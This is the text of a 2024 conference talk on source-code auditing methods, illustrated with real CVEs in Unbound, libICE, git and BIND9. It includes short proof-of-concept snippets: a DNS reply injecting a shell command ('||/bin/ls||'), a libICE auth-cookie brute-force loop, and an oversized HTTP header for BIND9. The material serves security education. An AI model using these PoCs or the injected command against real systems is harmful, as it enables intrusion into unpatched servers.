Unlocking the Labyrinth

Eric Sesterhenn <eric.sesterhenn@x41-dsec.de>

2024


whoami

- Eric Sesterhenn
- Code Auditing at X41
- Working in IT security since 2000

Why this talk?

- Where to start, how to understand the code
- "Auditors Block"
- Watch "OffensiveCon22 - Mark Dowd - How Do You Actually Find Bugs?" for the mental aspects

Approaches



Fuzzing

- AFL++, libFuzzer, libAFL...
- Create useful and fast harness
- Use proper grammar, dictionaries, symbolic fuzzing, different sanitiziers...
- Differential fuzzing
- Lots of CPUs

Static Analysis

- Ranges from pattern matching to partial symbolic execution
- joern.io, Semgrep, Cppcheck, CodeQL,...
- Clang Static Analyzer, gcc -fanalyzer, compiler warnings...
- Visual Studio Code Analysis
- Coccinelle

Why does one audit code?

- Maintaining it
- Audit looking for one useful bug
- Audit looking for many bugs
- What is XYZ doing?
- What is my supply chain code doing?

Approaching the code

- Spotchecking
- Top-Down
- Bottom-Up
- Variant Analysis
- Randomly

Tools for Spotchecking

- grep
- Linters: cpplint, uncrustify...
- Static analyzers

Unbound - Spot Check - CVE-2019-18934

```
1  char str[65535], *s, *tempstring;
2  ...
3  s = str;
4  ...
5  for(i=0; i<rrset_data->count; i++) {
6    if(i > 0) { sldns_str_print(&s, &slen, " "); }
7    /* Ignore the first two bytes, they are the rr_data len. */
8    tempdata = rrset_data->rr_data[i] + 2;
9    tempdata_len = rrset_data->rr_len[i] - 2;
10   /* Save the buffer pointers. */
11   tempstring = s; tempstring_len = slen;
12   w = sldns_wire2str_ipseckey_scan(&tempdata, &tempdata_len, &s, &slen, NULL, 0);
13 ...
14 }
15 sldns_str_print(&s, &slen, "\"");
16 ...
17 if(system(str) != 0)
```

Unbound - Spot Check - CVE-2019-18934 - PoC

```
reply = bytearray(b'')
reply.extend(pack('!H', request.header.id)) # transaction ID
reply.extend(pack('!H', 0x8580))            # Standard query response, no error
reply.extend(pack('!H', 1))                 # Questions 1
reply.extend(pack('!H', 1))                 # Answer RRs 1
reply.extend(pack('!H', 0))                 # Authority RRs 0
reply.extend(pack('!H', 0))                 # Additional RRs 0

if (request.q.qtype == 45): # IPSECKEY
  # question
  reply.extend(b'\x04\x74\x65\x73\x74\x04\x65\x72\x69\x63\x00\x00\x2d\x00\x01')
  # est.eric, class IPSECKEY, answer RR
  reply.extend(b'\xc0\x0c\x00\x2d\x00\x01\x00\x00\x00\x00') # name. type, class, TTL
  reply.extend(pack('!H', 19)) # length
  reply.extend(b'\x03\x03\x03') # gatey precedence, type, algorithm
  reply.extend(b'\x0D"||/bin/ls||"\x00\x00') # len and data
```

Other Spotchecking Approaches

- Why/How does it do ...
- How would I implement ...
- Whats new? Whats bitrotten?
- What looks overly complex?

libICE - Spot Check - CVE-2017-2626

```
1  IceGenerateMagicCookie (int len) {
2      char    *auth = malloc(len + 1);
3      long    ldata[2];
4      int     seed, value, i;
5
6      ldata[0] = time ((long *) 0);
7      ldata[1] = getpid ();
8      seed = (ldata[0]) + (ldata[1] << 16);
9      srand (seed);
10     for (i = 0; i < len; i++) {
11         value = rand ();
12         auth[i] = value & 0xff;
13     }
14     auth[len] = '\0';
15     return (auth);
16 }
```


libICE - Spot Check - CVE-2017-2626 - PoC

```
1  file = getconnection(); // local/debianxorg:@/tmp/.ICE-unix/801
2  asprintf(&ids, "local/debianxorg:@%s", file);
3  xgettime(file, &time1, &time2);
4  time2 += 5000; // file exists longer than cookie
5
6  for (i = 0; i < 10000; i++, time2++) {
7    generateCookie(authdata, time1, time2);
8    // fill auth ...
9    authFile = fopen(IceAuthFileName(), "w+");
10   IceWriteAuthFileEntry(authFile, &auth);
11   fclose(authFile);
12   iceConn = IceOpenConnection(ids, NULL, 0, _SmcOpcode, errLength, errStringRet);
13   if (iceConn)
14     printf("Using time: %lu %lu\n", time1, time2); exit(0);
15 }
```

How does git sign pushes...

- git can sign commits, but pushes as well!
- Weird Threat Model
  - Imagine two git repositories, one for prod, one for dev
  - Both on the same commit
  - Developer pushes a signed debug commit into dev
  - You can replay that signed commit into prod 💣

Git signed push



Lets go deeper - git signed pushes

- Timestamp + HMAC-SHA1(Secret, Timestamp) -> bruteforce
- HMAC parameters swapped -> allows faster bruteforce
- No hardening checks on the secret, could be same on prod+dev
- NONCE is valid for 5 minutes, not sanity checked by client
- NONCE has seconds granularity, multiple clients might get the same


git - certificate handling

```
int bogs;
bogs = parse_signed_buffer(push_cert.buf, push_cert.len); // returns size_t
sigcheck.payload = xmemdupz(push_cert.buf, bogs);
sigcheck.payload_len = bogs;
check_signature(&sigcheck, push_cert.buf + bogs, push_cert.len - bogs);
```

Tools for Top-Down

- Fuzzers: AFL++, libFuzzer, zzuf...
- Testsuites
- Callgraph viewers
- gdb again!
- Check for: ***read()***, ***recv()***...

Top Down


process_request
isc_time_parsehttptimestamp
isc_time_set
isc_tm_strptime
isc_tm_timegm
isc_tm_strptime
conv_num
isc_time_set
isc_url_parse
http_parse_host
http_parse_host_char
parse_url_char
name_match
value_match
match
dns_name_equal
dns_name_matcheswildcard
dns_name_iswildcard
dns_name_fullcompare
dns_name_getlabelsequence
dns_name_iswildcard
isc_ascii_lowerequal
isc_ascii_lowercmp
isc_ascii_tolower8
isc__ascii_load8
count
set_offsets
phr_parse_request
is_complete
parse_request
parse_headers
parse_http_version
parse_token
get_token_to_eol
findchar_fast


BIND9 - Top-Down

```
} else if (name_match(header, "If-Modified-Since")) {
        char timestamp[ISC_FORMATHTTPTIMESTAMP_SIZE + 1];
        memmove(timestamp, header->value, header->value_len);
        timestamp[header->value_len] = 0;

        /* Ignore the value if it can't be parsed */
        (void)isc_time_parsehttptimestamp(
                timestamp, &httpd->if_modified_since);
}
```

BIND9 - Top-Down - PoC

```
depth = 100
payload = b'A' * depth

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
    data = b'GET / HTTP/1.1\r\nHost: localhost:8080\r\n'
    data = b''.join([data, b'If-Modified-Since: ', payload, b'\r\n'])
    data = b''.join([data, b'\r\n'])
    s.connect((HOST, PORT))
    s.sendall(data)
    s.recv(10)
```

Bottom Up


named_zone_configure
named_server_signing
onrun_callback
_lookup_detach
dns_zone_setnsec3param
start_lookup
force_next
try_next_server
do_lookup
start_tcp
tcp_connected
launch_next_query
recv_done
udp_ready
send_done
rcsearch_next
iscconf.setup
iscconf.domain_factory
main
run
ISC_LOOP_TEST_IMPL
doh_receive_send_reply_cb
doh_connect_thread
doh_noop
doh_noresponse
connect_send_request
ISC_LOOP_TEST_IMPL
doh_recv_send
doh_recv_one
doh_recv_two
isc_nm_listenhttp
isc_nm_httpconnect
transport_connect_cb
initialize_nghttp2_client_session
init_nghttp2_mem
http_calloc
httplisten_acceptcb
initialize_nghttp2_server_session
main
run
do_scan
interface_setup
ns_interface_listenhttp
ISC_LOOP_TEST_IMPL
ISC_LOOP_TEST_IMPL
doh_timeout_recovery

Tools for Bottom-Up

- vi, grep,...
- Everything that shows reachability
- gdb or Frida to get backtraces from interesting sinks
- Check for: ***memcpy()***, ****printf()***, ***malloc()***...
- While you are at it, do SAL annotations or cppcheck descriptions

BIND9 - Bottom-Up

```
1  static void *
2  http_calloc(size_t n, size_t sz, isc_mem_t *mctx) {
3          const size_t msize = n * sz;
4          void *data = isc_mem_allocate(mctx, msize);
5
6          memset(data, 0, msize);
7          return (data);
8  }
```

BIND9 - Bottom-Up - Coccinelle

```
@@
expression m,y,z;
identifier size;
identifier res;
type T1, T2;
@@

  T1 size = y * z;
- T2 *res = isc_mem_allocate(m, size);
+ T2 *res = MALERROR;
```


Variant analysis

- Bugs tend to cluster
- Programmers tend to repeat bugs
- Code is copy/pasted around, but not fixed everywhere

Variant analysis - tools

- Static Analysis
- Fuzzing
- More manual code analysis

Approaches



Social Things

- Take a friend!
- Helps getting across roadblocks
- Easier to develop ideas

How I approached eg BIND9

- Static Analyzers first
- Check core functions
- Fuzzing/Extending static analyzers
- Step back for logic bugs

Takeaways / Conclusion

- Dont be afraid!
- Just start somewhere ;-)
- Reading code is work, but rewarding

Thanks

- Q & A
- @mumblegrepper@flokinet.social
- eric.sesterhenn@x41-dsec.de